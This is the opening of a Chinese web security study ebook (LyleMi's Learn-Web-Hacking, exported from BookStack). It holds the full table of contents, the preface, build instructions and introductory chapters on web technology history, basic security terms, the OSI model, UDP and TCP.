

Web安全学习笔记



在学习Web安全的过程中，深切地感受到相关的知识浩如烟海，而且很大一部分知识点都相对零散，如果没有相对清晰的脉络作为参考，会给学习带来一些不必要的负担。于是在这之后尝试把一些知识、想法整理记录下...



下载手机APP
畅享精彩阅读

目 录

致谢

0. 序言

1. 序章

1.1. Web技术演化

1.2. Web攻防技术演化

1.3. 安全观

2. 计算机网络与协议

2.1. 网络基础

2.2. UDP协议

2.3. TCP协议

2.4. DHCP协议

2.5. 路由算法

2.6. 域名系统

2.7. HTTP标准

2.8. HTTPS

2.9. SSL/TLS

2.10. IPsec

3. 信息收集

3.1. 域名信息

3.2. 端口信息

3.3. 站点信息

3.4. 搜索引擎利用

3.5. 社会工程学

3.6. 参考链接

4. 常见漏洞攻防

4.1. SQL注入

4.1.1. 注入分类

4.1.2. 注入检测

4.1.3. 权限提升

4.1.4. 数据库检测

4.1.5. 绕过技巧

4.1.6. SQL注入小技巧

4.1.7. CheatSheet

4.1.8. 参考文章

4.2. XSS

4.2.1. 分类

- 4.2.2. 危害
 - 4.2.3. 同源策略
 - 4.2.4. CSP
 - 4.2.5. XSS数据源
 - 4.2.6. Sink
 - 4.2.7. XSS保护
 - 4.2.8. WAF Bypass
 - 4.2.9. 技巧
 - 4.2.10. Payload
 - 4.2.11. 持久化
 - 4.2.12. 参考链接
 - 4.3. CSRF
 - 4.4. SSRF
 - 4.5. 命令注入
 - 4.6. 目录穿越
 - 4.7. 文件读取
 - 4.8. 文件上传
 - 4.9. 文件包含
 - 4.10. XXE
 - 4.11. 模版注入
 - 4.12. Xpath注入
 - 4.13. 逻辑漏洞 / 业务漏洞
 - 4.14. 配置安全
 - 4.15. 中间件
 - 4.15.1. IIS
 - 4.15.2. Apache
 - 4.15.3. Nginx
 - 4.16. Web Cache欺骗攻击
 - 4.17. HTTP 请求走私
5. 语言与框架
- 5.1. PHP
 - 5.1.1. 后门
 - 5.1.2. 反序列化
 - 5.1.3. Disable Functions
 - 5.1.4. Open Basedir
 - 5.1.5. phpinfo相关漏洞
 - 5.1.6. PHP流
 - 5.1.7. htaccess injection payload

- 5.1.8. WebShell
 - 5.1.9. Phar
 - 5.1.10. 其它
 - 5.1.11. 参考链接
- 5.2. Python
 - 5.2.1. 格式化字符串
 - 5.2.2. 反序列化
 - 5.2.3. 沙箱
 - 5.2.4. 框架
 - 5.2.5. 危险函数 / 模块列表
 - 5.2.6. 参考链接
- 5.3. Java
 - 5.3.1. 基本概念
 - 5.3.2. 框架
 - 5.3.3. 容器
 - 5.3.4. 沙箱
 - 5.3.5. 反序列化
 - 5.3.6. RMI
 - 5.3.7. JNDI
 - 5.3.8. 参考链接
- 5.4. JavaScript
 - 5.4.1. ECMAScript
 - 5.4.2. 引擎
 - 5.4.3. WebAssembly
 - 5.4.4. 作用域与闭包
 - 5.4.5. 严格模式
 - 5.4.6. 异步机制
 - 5.4.7. 原型链
 - 5.4.8. 沙箱逃逸
 - 5.4.9. 反序列化
 - 5.4.10. 其他
 - 5.4.11. 参考链接
- 5.5. Golang
- 5.6. Ruby
- 5.7. ASP
- 6. 内网渗透
 - 6.1. 信息收集 - Windows
 - 6.2. 持久化 - Windows

- 6.3. 域渗透
- 6.4. 信息收集 - Linux
- 6.5. 持久化 - Linux
- 6.6. 痕迹清理
- 6.7. 综合技巧
- 6.8. 参考链接
- 7. 防御技术
 - 7.1. 团队建设
 - 7.2. 安全开发
 - 7.3. 威胁情报
 - 7.4. ATT&CK
 - 7.5. 风险控制
 - 7.6. 加固检查
 - 7.7. 防御框架
 - 7.8. 蜜罐技术
 - 7.9. 入侵检测
 - 7.10. 应急响应
 - 7.11. 溯源分析
- 8. 认证机制
 - 8.1. SSO
 - 8.2. OAuth
 - 8.3. JWT
 - 8.4. Kerberos
 - 8.5. SAML
- 9. 工具与资源
 - 9.1. 推荐资源
 - 9.2. 相关论文
 - 9.3. 信息收集
 - 9.4. 社会工程学
 - 9.5. 模糊测试
 - 9.6. 漏洞利用
 - 9.7. 持久化
 - 9.8. 防御
 - 9.9. 运维
 - 9.10. 其他
- 10. 手册速查
 - 10.1. 爆破工具
 - 10.2. 下载工具

10.3. 流量相关

10.4. 嗅探工具

10.5. SQLMap使用

11. 其他

11.1. 代码审计

11.2. WAF

11.3. Unicode

11.4. 拒绝服务攻击

11.5. Docker

致谢

当前文档《Web安全学习笔记》由 进击的皇虫 使用 书栈网(BookStack.CN) 进行构建, 生成于 2020-01-25。

书栈网仅提供文档编写、整理、归类等功能, 以及对文档内容的生成和导出工具。

文档内容由网友们编写和整理, 书栈网难以确认文档内容知识点是否错漏。如果您在阅读文档获取知识的时候, 发现文档内容有不恰当的地方, 请向我们反馈, 让我们共同携手, 将知识准确、高效且有效地传递给每一个人。

同时, 如果您在日常工作、生活和学习中遇到有价值有营养的知识文档, 欢迎分享到书栈网, 为知识的传承献上您的一份力量!

如果当前文档生成时间太久, 请到书栈网获取最新的文档, 以跟上知识更新换代的步伐。

内容来源: [LyleMi](https://github.com/LyleMi/Learn-Web-Hacking) <https://github.com/LyleMi/Learn-Web-Hacking>

文档地址: <http://www.bookstack.cn/books/LyleMi-Learn-Web-Hacking>

书栈官网: <https://www.bookstack.cn>

书栈开源: <https://github.com/TruthHun>

分享, 让知识传承更久远! 感谢知识的创造者, 感谢知识的分享者, 也感谢每一位阅读到此处的读者, 因为我们都将成为知识的传承者。

Web安全学习笔记

stars 977 forks 231 issues 0 open license CC0-1.0

序言

在学习Web安全的过程中，深切地感受到相关的知识浩如烟海，而且很大一部分知识点都相对零散，如果没有相对清晰的脉络作为参考，会给学习带来一些不必要的负担。于是在这之后尝试把一些知识、想法整理记录下来，最后形成了这份笔记。希望这份笔记能够为正在入门的网络安全爱好者提供一定的帮助。

笔记内容总体分为四个部分。第一部分围绕一些基础知识和技巧进行了一定的说明，主要Web技术的发展与演化、安全领域的基本常识、计算机网络的基础知识等，这些知识是进行Web安全学习的基础。第二部分按照常见的渗透测试的顺序，对信息收集、常见的Web漏洞、常见语言与框架、内网渗透的技巧等进行了简单的讲述，开始学习渗透测试之后通常会接触到这部分内容。第三部分回到防御的视角，从安全团队的建设、威胁情报与风控等较大的视角做了描述，也对蜜罐、溯源等较为细节的内容作了说明。最后一部分推荐了一些工具与资源列表，也把一些没有分类的内容暂时归档到这一部分。

笔者所学浅薄、精力有限，在整理笔记的过程中难免存在一些错误或是不完整的部分，正在逐渐修正和补充。如果存在错误，欢迎各位读者以[Issue](#)或者[PR](#)的方式批评指正，感激不尽。

在编写笔记的过程中参考、摘抄了很多资料，都在文末留下了相应的链接，十分感谢文章作者的分享。其中笔记的在线版本可以点击[这里](#)查看。

笔记大纲

- 序章
 - Web技术演化
 - Web攻防技术演化
 - 安全观
- 计算机网络与协议
 - 网络基础
 - UDP协议
 - TCP协议
 - 路由算法
 - 域名系统
 - HTTP标准
 - HTTPS
 - SSL/TLS
 - IPsec
- 信息收集
 - 域名信息
 - 端口信息
 - 站点信息

- 搜索引擎利用
 - 社会工程学
 - 参考链接
- 常见漏洞攻防
 - SQL注入
 - XSS
 - CSRF
 - SSRF
 - 命令注入
 - 目录穿越
 - 文件读取
 - 文件上传
 - 文件包含
 - XXE
 - 模版注入
 - Xpath注入
 - 逻辑漏洞 / 业务漏洞
 - 配置安全
 - 中间件
 - Web Cache欺骗攻击
 - HTTP 请求走私
- 语言与框架
 - PHP
 - Python
 - Java
 - JavaScript
 - Golang
 - Ruby
 - ASP
- 内网渗透
 - 信息收集 - Windows
 - 持久化 - Windows
 - 信息收集 - Linux
 - 持久化 - Linux
 - 痕迹清理
 - 综合技巧
 - 参考链接
- 防御技术
 - 团队建设
 - 安全开发
 - 威胁情报
 - ATT&CK
 - 风险控制
 - 加固检查
 - 防御框架
 - 蜜罐技术

- 入侵检测
- 应急响应
- 溯源分析
- 认证机制
 - OAuth
 - JWT
 - Kerberos
 - SAML
- 工具与资源
 - 推荐资源
 - 相关论文
 - 信息收集
 - 社会工程学
 - 模糊测试
 - 漏洞利用
 - 持久化
 - 防御
 - 运维
 - 其他
- 手册速查
 - 爆破工具
 - 下载工具
 - 流量相关
 - 嗅探工具
 - SQLMap使用
- 其他
 - 代码审计
 - WAF
 - Unicode
 - 拒绝服务攻击
 - Docker

本地编译

```
1. git clone https://github.com/LyleMi/Learn-Web-Hacking.git
2. cd Learn-Web-Hacking
3. pip install sphinx sphinx-rtd-theme
4. make html
```

Contribution

如果有任何的问题、意见或者建议欢迎以Issue或PR的形式提出，不胜感激。

感谢所有的[贡献者](#)。

License

项目以CC0 1.0许可证发布，可以点击[这里](#)浏览全文。

注

该笔记仅供学习和交流使用，请读者遵守《[中华人民共和国网络安全法](#)》，勿对非授权目标进行测试。

1. 序章

内容索引：

- 1.1. Web技术演化
 - 1.1.1. 静态页面
 - 1.1.2. 多媒体阶段
 - 1.1.3. CGI阶段
 - 1.1.4. Ajax
 - 1.1.5. MVC
 - 1.1.6. RESTful
 - 1.1.7. 云服务
 - 1.1.8. 参考链接
- 1.2. Web攻防技术演化
- 1.3. 安全观
 - 1.3.1. 三个最基本要素
 - 1.3.2. 术语

1.1. Web技术演化

1.1.1. 静态页面

Web技术在最初阶段，网站的主要内容是静态的，大多站点托管在ISP上，由文字和图片组成，制作和表现形式也是以表格为主。当时的用户行为也非常简单，基本只是浏览网页。

1.1.2. 多媒体阶段

随着技术的不断发展，音频、视频、Flash等多媒体技术诞生了。多媒体的加入使得网页变得更加生动形象，网页上的交互也给用户带来了更好的体验。

1.1.3. CGI阶段

渐渐的，多媒体已经不能满足人们的请求，于是CGI（Common Gateway Interface）应运而生。CGI定义了Web服务器与外部应用程序之间的通信接口标准，因此Web服务器可以通过CGI执行外部程序，让外部程序根据Web请求内容生成动态的内容。

在这个时候，各种编程语言如PHP/ASP/JSP也逐渐加入市场，基于这些语言可以实现更加模块化的、功能更强大的应用程序。

1.1.4. Ajax

在开始的时候，用户提交整个表单后才能获取结果，用户体验极差。于是Ajax（Asynchronous Javascript And XML）技术逐渐流行起来，它使得应用在不更新整个页面的前提下也可以获得或更新数据。这使得Web应用程序更为迅捷地回应用户动作，并避免了在网络上发送那些没有改变的信息。

1.1.5. MVC

随着Web应用开发越来越标准化，出现了MVC等思想。MVC是Model/View/Control的缩写，Model用于封装数据和数据处理方法，视图View是数据的HTML展现，控制器Controller负责响应请求，协调Model和View。

Model，View和Controller的分开，是一种典型的关注点分离的思想，使得代码复用性和组织性更好，Web应用的配置性和灵活性也越来越好。而数据访问也逐渐通过面向对象的方式来替代直接的SQL访问，出现了ORM（Object Relation Mapping）的概念。

除了MVC，类似的设计思想还有MVP，MVVM等。

1.1.6. RESTful

在CGI时期，前后端通常是没有做严格区分的，随着解耦和的需求不断增加，前后端的概念开始变得清晰。前端主要指网站前台部分，运行在PC端、移动端等浏览器上展现给用户浏览的网页，由HTML5、CSS3、JavaScript组成。后端

主要指网站的逻辑部分，涉及数据的增删改查等。

此时，REST (Representation State Transformation) 逐渐成为一种流行的Web架构风格。

REST鼓励基于URL来组织系统功能，充分利用HTTP本身的语义，而不是仅仅将HTTP作为一种远程数据传输协议。一般RESTful有以下的特征：

- - 域名和主域名分开
 - - `api.example.com`
 - `example.com/api/`
- - 带有版本控制
 - - `api.example.com/v1`
 - `api.example.com/v2`
- - 使用URL定位资源
 - - `GET /users` 获取所有用户
 - `GET /team/:team/users` 获取某团队所有用户
 - `POST /users` 创建用户
 - `PATCH/PUT /users` 修改某个用户数据
 - `DELETE /users` 删除某个用户数据
- - 用 HTTP 动词描述操作
 - - `GET` 获取资源，单个或多个
 - `POST` 创建资源
 - `PUT/PATCH` 更新资源，客户端提供完整的资源数据
 - `DELETE` 删除资源
- - 正确使用状态码
 - - 使用状态码提高返回数据的可读性
- 默认使用 JSON 作为数据响应格式
- 有清晰的文档

1.1.7. 云服务

云计算诞生之前，大部分计算资源是处于“裸金属”状态的物理机，运维人员选择对应规格的硬件，建设机房的 IDC 网络，完成服务的提供，投入硬件基础建设和维护的成本很高。云服务出现之后，使用者可以直接购买云主机，基础设施由供应商管理，这种方式也被称作 IaaS (Infrastructure-as-a-Service)。

在这个阶段，Web的架构也越发复杂，代理服务、负载均衡、数据库分表、异地容灾、缓存、CDN、消息队列、安全防护等技术应用越来越广泛，增加了Web开发和运维的复杂度。

随着架构的继续发展，应用的运行更加细粒度，部署环境容器化，各个功能拆成微服务或是Serverless的架构。

1.1.7.1. Serverless

Serverless 架构由两部分组成，即 Faas (Function-as-a-Service) 和 BaaS (Backend-as-a-Service)。

FaaS是运行平台，用户上传需要执行的逻辑函数如一些定时任务、数据处理任务等到云函数平台，配置执行条件触发器、路由等等，就可以通过云平台完成函数的执行。

BaaS包含了后端服务组件，它基于 API 完成第三方服务，主要是数据库、对象存储、消息队列、日志服务等等。

1.1.7.2. CI/CD

持续集成 (CI, Continuous Integration) 是让开发人员将工作集成到共享分支中的过程。频繁的集成有助于解决隔离，减少每次提交的大小，以降低合并冲突的可能性。

持续交付 (CD, Continuous Deployment) 是持续集成的扩展，它将构建从集成测试套件部署到预生产环境。这使得它可以直接在类生产环境中评估每个构建，因此开发人员可以在无需增加任何工作量的情况下，验证bug修复或者测试新特性。

1.1.7.3. API网关

API网关是一个服务器，客户端只需要使用简单的访问方式，统一访问API网关，由API网关来代理对后端服务的访问，同时由于服务治理特性统一放到API网关上面，服务治理特性的变更可以做到对客户端透明，一定程度上实现了服务治理等基础特性和业务服务的解耦，服务治理特性的升级也比较容易实现。

1.1.8. 参考链接

-
- [Scaling webapps for newbs](#)
 - [GitHub 的 Restful HTTP API 设计分解](#)

1.2. Web攻防技术演化

1939年，图灵破解了Enigma，使战争提前结束了两年，这是较早的一次计算机安全开始出现在人们的视野中，这个时候计算机的算力有限，人们使用的攻防方式也相对初级。

而后随着因特网不断发展，网络安全也开始进入人们的视野。在这个时候，很多网站都是零防护的，也没有很多人有安全意识。很多系统的设计也只考虑了可用性，对安全性的考虑不多，所以在当时结合搜索引擎与一些集成渗透测试工具，可以很容易的拿到数据或者权限。

而后随着时代的发展，攻防技术有了很大的改变，防御手段逐渐进化。在攻击发生前有威胁情报、黑名单共享等机制，威胁及时能传播。在攻击发生时基于各种机制的防火墙如关键字检测、语义分析、深度学习，有的防御机制甚至能防零日攻击。在攻击发生后，一些关键系统系统做了隔离，攻击成果难以扩大，就算拿到了目标也很难做进一步的攻击。也有的目标蜜罐仿真程度很高，有正常的服务和一些难以判断真假的业务数据。

1.3. 安全观

1.3.1. 三个最基本要素

- 机密性 (Confidentiality)
- 完整性 (Integrity)
- 可用性 (Availability)

1.3.2. 术语

- 缺点 (defect / mistake)
 - 软件在实现上和设计上的弱点
 - 缺点是缺陷和瑕疵的统称
- 缺陷 (bug)
 - 实现层面的软件缺点
 - 容易被发现和修复
 - 例如：缓冲区溢出
 - 一种设计上的缺点，难以察觉
 - 瑕疵往往需要人工分析才能发现
 - 软件系统中错误处理或恢复模块，导致程序不安全或失效
- 漏洞 (vulnerability)
 - 可以用于违反安全策略的缺陷或瑕疵

2. 计算机网络与协议

内容索引：

- 2.1. 网络基础
 - 2.1.1. 计算机通信网的组成
 - 2.1.2. 通信协议
 - 2.1.3. OSI七层模型
- 2.2. UDP协议
 - 2.2.1. 主要特点
- 2.3. TCP协议
 - 2.3.1. 简介
 - 2.3.2. TCP状态
 - 2.3.3. 拥塞控制
 - 2.3.4. 参考链接
- 2.4. DHCP协议
 - 2.4.1. 简介
 - 2.4.2. DHCP 报文格式
 - 2.4.3. 参考链接
- 2.5. 路由算法
 - 2.5.1. 简介
 - 2.5.2. 路由选择算法的功能
 - 2.5.3. 自治系统 AS (Autonomous System)
 - 2.5.4. 两大类路由选择协议
 - 2.5.5. RIP
 - 2.5.6. OSPF
- 2.6. 域名系统
 - 2.6.1. 简介
 - 2.6.2. 术语
 - 2.6.3. 请求响应
 - 2.6.4. 域名系统工作原理
 - 2.6.5. 根服务器
 - 2.6.6. 权威服务器
 - 2.6.7. 递归服务器
 - 2.6.8. DGA
 - 2.6.9. 安全机制
 - 2.6.10. DNS隧道
 - 2.6.11. 参考链接
- 2.7. HTTP标准
 - 2.7.1. 报文格式
 - 2.7.2. 请求头列表
 - 2.7.3. 响应头列表
 - 2.7.4. HTTP状态返回代码 1xx (临时响应)
 - 2.7.5. HTTP状态返回代码 2xx (成功)
 - 2.7.6. HTTP状态返回代码 3xx (重定向)

- 2.7.7. HTTP状态返回代码 4xx (请求错误)
 - 2.7.8. HTTP状态返回代码 5xx (服务器错误)
- 2.8. HTTPS
 - 2.8.1. 简介
 - 2.8.2. 交互
- 2.9. SSL/TLS
 - 2.9.1. 简介
 - 2.9.2. 子协议
- 2.10. IPsec
 - 2.10.1. 简介
 - 2.10.2. 优点
 - 2.10.3. 构成
 - 2.10.4. 安全联盟 (Security Association, SA)
 - 2.10.5. IKE

2.1. 网络基础

2.1.1. 计算机通信网的组成

计算机网络由通信子网和资源子网组成。其中通信子网负责数据的无差错和有序传递，其处理功能包括差错控制、流量控制、路由选择、网络互连等。

其中资源子网是计算机通信的本地系统环境，包括主机、终端和应用程序等，资源子网的主要功能是用户资源配置、数据的处理和管理、软件和硬件共享以及负载 均衡等。

总的来说，计算机通信网就是一个由通信子网承载的、传输和共享资源子网的各类信息的系统。

2.1.2. 通信协议

为了完成计算机之间有序的信息交换，提出了通信协议的概念，其定义是相互通信的双方（或多方）对如何进行信息交换所必须遵守的一整套规则。

协议涉及到三个要素，分别为：

- 语法：语法是用户数据与控制信息的结构与格式，以及数据出现顺序的意义
- 语义：用于解释比特流的每一部分的意义
- 时序：事件实现顺序的详细说明

2.1.3. OSI七层模型

2.1.3.1. 简介

OSI (Open System Interconnection) 共分为物理层、数据链路层、网络层、传输层、会话层、表示层、应用层七层，其具体的功能如下。

2.1.3.2. 物理层

- 提供建立、维护和释放物理链路所需的机械、电气功能和规程等特性
- 通过传输介质进行数据流(比特流)的物理传输、故障监测和物理层管理
- 从数据链路层接收帧，将比特流转换成底层物理介质上的信号

2.1.3.3. 数据链路层

- 在物理链路的两端之间传输数据
- 在网络层实体间提供数据传输功能和控制
- 提供数据的流量控制
- 检测和纠正物理链路产生的差错
- 格式化的消息称为帧

2.1.3.4. 网络层

- 负责端到端的数据的路由或交换，为透明地传输数据建立连接
- 寻址并解决与数据在异构网络间传输相关的所有问题
- 使用上面的传输层和下面的数据链路层的功能
- 格式化的消息称为分组

2.1.3.5. 传输层

- 提供无差错的数据传输
- 接收来自会话层的数据，如果需要，将数据分割成更小的分组，向网络层传送分组并确保分组完整和正确到达它们的目的地
- 在系统之间提供可靠的透明的数据传输，提供端到端的错误恢复和流量控制

2.1.3.6. 会话层

- 提供节点之间通信过程的协调
- 负责执行会话规则（如：连接是否允许半双工或全双工通信）、同步数据流以及当故障发生时重新建立连接
- 使用上面的表示层和下面的传输层的功能

2.1.3.7. 表示层

- 提供数据格式、变换和编码转换
- 涉及正在传输数据的语法和语义
- 将消息以合适电子传输的格式编码
- 执行该层的数据压缩和加密
- 从应用层接收消息，转换格式，并传送到会话层，该层常合并和应用层中

2.1.3.8. 应用层

- 包括各种协议，它们定义了具体的面向用户的应用：如电子邮件、文件传输等

2.1.3.9. 总结

低三层模型属于通信子网，涉及为用户间提供透明连接，操作主要以每条链路（hop-by-hop）为基础，在节点间的各条数据链路上进行通信。由网络层来控制各条链路上的通信，但要依赖于其他节点的协调操作。

高三层属于资源子网，主要涉及保证信息以正确可理解形式传送。

传输层是高三层和低三层之间的接口，它是第一个端到端的层次，保证透明的端到端连接，满足用户的服务质量（QoS）要求，并向高三层提供合适的信息形式。

2.2. UDP协议

2.2.1. 主要特点


- 协议开销小、效率高。
- UDP是无连接的，即发送数据之前不需要建立连接。
- UDP使用尽最大努力交付，即不保证可靠交付。
- UDP没有拥塞控制。
- UDP支持一对一、一对多、多对一和多对多交互通信。
- UDP的首部开销小，只有8个字节。

2.3. TCP协议

2.3.1. 简介

TCP (Transmission Control Protocol, 传输控制协议) 是一种面向连接的、可靠的、基于字节流的传输层通信协议，由RFC 793 定义。

2.3.2. TCP状态



2.3.2.1. 三次握手

三次握手 (Three-Way Handshake) 是指建立一个TCP连接时，需要客户端和服务端总共发送3个包以确认连接的建立。

第一次握手客户端将标志位 SYN 置为1，随机产生一个值 seq=s，并将该数据包发送给服务端，客户端进入 SYN_SENT 状态，等待服务端确认。

第二次握手服务端收到数据包后由标志位 SYN=1 知道客户端请求建立连接，服务端将标志位 SYN 和 ACK 都置为1，ack=s+1，随机产生一个值 seq=k，并将该数据包发送给客户端以确认连接请求，服务端进入 SYN_RCVD 状态。

第三次握手客户端收到确认后，检查ack值是否为s+1，ACK标志位是否为1，如果正确则将标志位 ACK 置为1，ack=k+1，并将该数据包发送给服务端，服务端检查ack值是否为k+1，ACK标志位是否为1，如果正确则连接建立成功，客户端和服务端进入 ESTABLISHED 状态，完成三次握手。

2.3.2.2. 四次挥手

四次挥手 (Four-Way Wavehand) 指断开一个TCP连接时，需要客户端和服务端总共发送4个包以确认连接的断开。

第一次挥手客户端发送一个 FIN，用来关闭客户端到服务端的数据传送，客户端进入 FIN_WAIT_1 状态。

第二次挥手服务端收到 FIN 后，发送一个 ACK 给客户端，确认序号为收到序号+1，服务端进入 CLOSE_WAIT 状态。

第三次挥手服务端发送一个 FIN，用来关闭服务端到客户端的数据传送，服务端进入 LAST_ACK 状态。

第四次挥手客户端收到 FIN 后，客户端进入 TIME_WAIT 状态，接着发送一个 ACK 给服务端，确认序号为收到序号+1，服务端进入 CLOSED 状态，完成四次挥手。

2.3.3. 拥塞控制

拥塞是指网络中报文数量过多，使得服务端来不及处理，以致引起这部分乃至整个网络性能下降的现象，严重时甚至会导致网络通信业务陷入停顿即出现死锁现象。

TCP采用拥塞控制算法来减少或者避免拥塞现象的发生，TCP的拥塞算法有过多种实现，包括Tahoe、Reno、NewReno、Vegas、Hybla、BIC、CUBIC、SACK、Westwood、PRR、BBR等。

2.3.4. 参考链接

- [RFC 793 TRANSMISSION CONTROL PROTOCOL](#)
- [RFC 2001 TCP Slow Start, Congestion Avoidance, Fast Retransmit, and Fast Recovery Algorithms](#)
- [RFC 3390 Increasing TCP's Initial Window](#)
- [RFC 5681 TCP Congestion Control](#)
- [TCP congestion control wiki](#)

